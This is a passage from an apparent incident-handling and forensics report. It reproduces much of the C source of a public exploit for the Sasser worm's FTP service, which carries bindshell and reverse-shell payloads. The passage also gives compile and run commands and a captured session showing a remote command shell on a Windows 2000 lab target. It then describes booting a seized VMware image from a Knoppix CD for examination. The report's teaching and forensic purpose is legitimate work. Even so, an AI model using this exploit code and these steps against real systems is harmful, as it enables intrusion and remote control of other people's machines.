   host=argv[i+1];
   break;
  case 'p':
   port=atoi(argv[i+1])?:default_port;
   break;
  case 's':
   if (strstr(argv[i+1],"rev"))
    bindopt=0;
   break;
  case 'H':
   Host=argv[i+1];
   break;
  case 'P':
   Port=atoi(argv[i+1])?:5300;
   Port=Port ^ 0xdede;
   Port=(Port & 0xff) << 8 | Port >>8;
   memcpy(bsh+0x57,&Port,2);
   memcpy(rsh+0x5a,&Port,2);
   Port=Port ^ 0xdede;
   Port=(Port & 0xff) << 8 | Port >>8;
   break;
  case 'L':
   pid++; i--;
   break;
  case 'v':
   verbose++; i--;
   break;
  case 'h':
   usage(argv[0]);
  default:
   usage(argv[0]);
  }
}
```

```
if (verbose)
 printf("verbose!\n");

if ((he=gethostbyname(host))==NULL)
 fatal("[-] gethostbyname()");

sin.sin_family = 2;
sin.sin_addr = *((struct in_addr *)he->h_addr_list[0]);
sin.sin_port = htons(port);

printf("[.] launching attack on %s:%d..\n",inet_ntoa(*((struct in_addr
*)he->h_addr_list[0])),port);
if (bindopt)
 printf("[.] will try to put a bindshell on port %d.\n",Port);
else {
 if ((he=gethostbyname(Host))==NULL)
  fatal("[-] gethostbyname() for -H");
 rip=*((long *)he->h_addr_list[0]);
 rip=rip^0xdededede;
 memcpy(rsh+0x53,&rip,4);
 if (pid) {
  printf("[.] setting up a listener on port %d.\n",Port);
  pid=fork();
  switch (pid) { case 0: callback(Port); }
 } else
  printf("[.] you should have a listener on
%s:%d.\n",inet_ntoa(*((struct in_addr
*)he->h_addr_list[0])),Port);
}

printf("[.] using type '%s'\n",targets[type].os);

// --------------------  core

s=socket(2,1,6);

if (connect(s,(struct sockaddr *)&sin,16)!=0) {
 if (pid) kill(pid,SIGKILL);
 fatal("[-] connect()");
}

printf("[+] connected, sending exploit\n");

buff=(char *)malloc(4096);
bzero(buff,4096);

sprintf(buff,"USER x\n");
send(s,buff,strlen(buff),0);
recv(s,buff,4095,0);
sprintf(buff,"PASS x\n");
send(s,buff,strlen(buff),0);
recv(s,buff,4095,0);

memset(buff+0000,0x90,2000);
strncpy(buff,"PORT ",5);
strcat(buff,"\x0a");
memcpy(buff+272,jmp[0],2);
memcpy(buff+276,&targets[type].goreg,4);
memcpy(buff+280,jmp[1],5);

setoff(targets[type].gpa, targets[type].lla);

if (bindopt)
 memcpy(buff+300,&bsh,strlen(bsh));
else
 memcpy(buff+300,&rsh,strlen(rsh));

send(s,buff,strlen(buff),0);

free(buff);
```

```
close(s);

// --------------------  end of core

if (bindopt) {
 sin.sin_port = htons(Port);
 sleep(1);
 s=socket(2,1,6);
 if (connect(s,(struct sockaddr *)&sin,16)!=0)
  fatal("[-] exploit most likely failed");
 shell(s);
}

if (pid) wait(&pid);

exit(0);
}
```

**Step 3: Compile the exploit code.** This is done on the attacking PC using the following command:

```
gcc –o sasserftpd_exploit sasserftpd.c
```

This command compiles the source code file “sasserftpd.c” using the “gcc” compiler to create an output file named “sasserftpd_exploit”. (It should be noted that a long line in the source code that had been wrapped when downloaded needed to be fixed before successfully compiling.)

**Step 4: Run the exploit code against the target PC.** Simply running the program without specifying any options returns the following usage message:

```
[%] mandragore's sploit v1.4 for sasser.x
./sasserftpd_exploit -d <host/ip> [opts]

Options:
 -h undocumented
 -p <port> to connect to [default: 5554]
 -s <'bind'/'rev'> shellcode type [default: bind]
 -P <port> for the shellcode [default: 5300]
 -H <host/ip> for the reverse shellcode
 -L setup the listener for the reverse shell
 -t <target type> [default 0]; choose below

Types:
 0 wXP SP1 many   [0x77beeb23]
 1 wXP SP1 most others  [0x77c1c0bd]
 2 w2k SP4 many   [0x7801d081]
```

Based on the above usage message, the compiled exploit program is run against the target PC as follows:

```
./sasserftpd_exploit –d 192.168.1.240 –t 2
```

The results of the attack were captured on the OpenBSD attack system using the “script” command. The output of the attack session is shown below:

```
Script started on Wed Jun 15 20:14:59 2005

attacker:~/Sasser: ./sasserftpd_exploit -d 192.168.1.240 -t 2
[%] mandragore's sploit v1.4 for sasser.x
[.] launching attack on 192.168.1.240:5554..
[.] will try to put a bindshell on port 5300.
[.] using type 'w2k SP4 many'
[+] connected, sending exploit
[+] connected!

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>netstat -n
netstat -n

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:1493         127.0.0.1:5300         ESTABLISHED
  TCP    127.0.0.1:5300         127.0.0.1:1493         ESTABLISHED
  TCP    192.168.1.240:5300     192.168.1.245:6761     ESTABLISHED
  TCP    192.168.1.240:5554     192.168.1.245:46786    CLOSE_WAIT

C:\>cd tools
cd tools

C:\TOOLS>fport -p
fport -p
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
384   svchost        ->  135   TCP   C:\WINNT\system32\svchost.exe
8     System         ->  139   TCP
8     System         ->  445   TCP
576   MSTask         ->  1025  TCP   C:\WINNT\system32\MSTask.exe

384   svchost        ->  135   UDP   C:\WINNT\system32\svchost.exe
8     System         ->  137   UDP
8     System         ->  138   UDP
8     System         ->  445   UDP
228   lsass          ->  500   UDP   C:\WINNT\system32\lsass.exe
216   services       ->  1026  UDP   C:\WINNT\system32\services.exe


C:\TOOLS>exit
exit
^C
attacker:~/Sasser: ^D exit

Script done on Wed Jun 15 20:19:12 2005
```


The above output shows the successful execution of the exploit and that a remote command shell was obtained. The “netstat –n” and “fport –p” commands were run in the remote command shell. Netstat shows a connection to TCP port 5300 on the target PC from the attacker. This does not show up in the output of fport.

Once a remote command shell is obtained, more tools and files can be downloaded and run on the target PC.


## *Appendix B: Exploring the virtual machine*

There was interest in examining the contents of the VMware virtual machine that was found on the compromised computer. The "index.vmx" file found included a line indicating the guest operating system of the virtual machine might be Windows 2000, but being a text file, this is easy to modify.


**Booting the virtual machine.** A 30-day trial license was obtained from VMware, Inc. to install and run VMware GSX Server 3.1 on a Windows machine. The copy of the compromised hard drive containing the virtual disk files was connected to a PC running VMware GSX Server to attempt booting of the virtual machine. The following screenshots show information about the virtual machine. It should be noted that by attempting to boot virtual machine alter the state of the machine and potentially changes and/or destroys evidence. This should only be done using copies of the original.





The above screenshot shows some information regarding the virtual hardware used by the virtual machine. VMware allows for flexible configuration of the virtual hardware.




The above screenshot shows the boot loader used by the virtual machine. The installed virtual machine does not run Windows 2000 as suggested by the “index.vmx” file.





The above screenshot was taken while the virtual machine boots.





The above screenshot shows the machine asking for login information. This presents a problem as a user account or password for the virtual machine is not known. It is realized that the virtual machine can be treated almost the same as a physical machine. This means the virtual machine should boot from a “live” Linux CD such as Knoppix. This would allow its contents to be viewed and changes to be made to enable login.


**Booting the virtual machine with Knoppix.** Before booting the virtual machine from a Knoppix CD, a CD/DVD drive device will need to be added to the virtual machine. Fortunately, this is a relatively easy process in VMware (virtual screwdriver not required!). VMware also allows for CD image files to be used in place of physical CD-ROM discs. A Knoppix ISO image file will be used instead of an actual disc.





The above screenshot shows the addition of CD-ROM drive and the use an ISO image file instead of a disc.

Next, the machine needs to be set to boot from the virtual CD-ROM drive instead of its virtual hard disk drive. VMware uses a virtual BIOS and the boot menu can be obtained by pressing the “ESC” key during boot as shown in the following screenshot:








The above screenshot shows the boot menu. The CD-ROM drive is selected as the boot device.




The previous screenshot shows the boot loader for Knoppix 3.7. Knoppix supports a wide range of hardware through the use of boot options. There were some problems with the display when booted with Knoppix's default options. Knoppix successfully booted when used with the "fb800x600" boot option.




The above screenshot shows some of the available boot options (or "cheatcodes"). The "fb800x600" option is being entered.



The previous screenshot shows the VMware virtual machine being booted from an ISO image file of a Knoppix 3.7 CD.




The above screenshot shows the successful boot of the virtual machine from the Knoppix CD image file. The contents of the virtual machine can now be explored by mounting its disk drives. (To save information about the virtual machine, the above process is repeated, but with USB ports added to the virtual machine so that files can be saved to a USB connected drive.)

**Contents of the virtual machine.** The detected disk drives are mounted and then the "df" command is run in a terminal window. The output of "df" is shown below:

```
Filesystem           1K-blocks      Used Available Use% Mounted on
/dev/root                 3471       945      2526  28% /
/dev/scd0               715764    715764         0 100% /cdrom
/dev/cloop             1947338   1947338         0 100% /KNOPPIX
/ramdisk                 95456      2412     93044   3% /ramdisk
/dev/sdd1               125034     74844     50190  60% /mnt/sdd1
/dev/sdc1             87730116   5366144  77907544   7% /mnt/sdc1
/dev/sdb1               101117      4121     91775   5% /mnt/sdb1
/dev/sda1              3960316    556516   3199376  15% /mnt/sda1
```

The filesystems “/dev/root”, “/dev/scd0”, “/dev/cloop” and “/ramdisk” are used by Knoppix. “/dev/sdd1” is an external USB drive. “/dev/sdc1”, “/dev/sdb1” and “/dev/sda1” are the virtual hard disks used by the virtual machine.

The “ls” command is run to get a quick overview of the contents of each virtual hard disk. Brief output of “ls” for each of the disks is shown below:

| Filesystem | /mnt/sda1 | /mnt/sdb1 | /mnt/sdc1 |
|---|---|---|---|
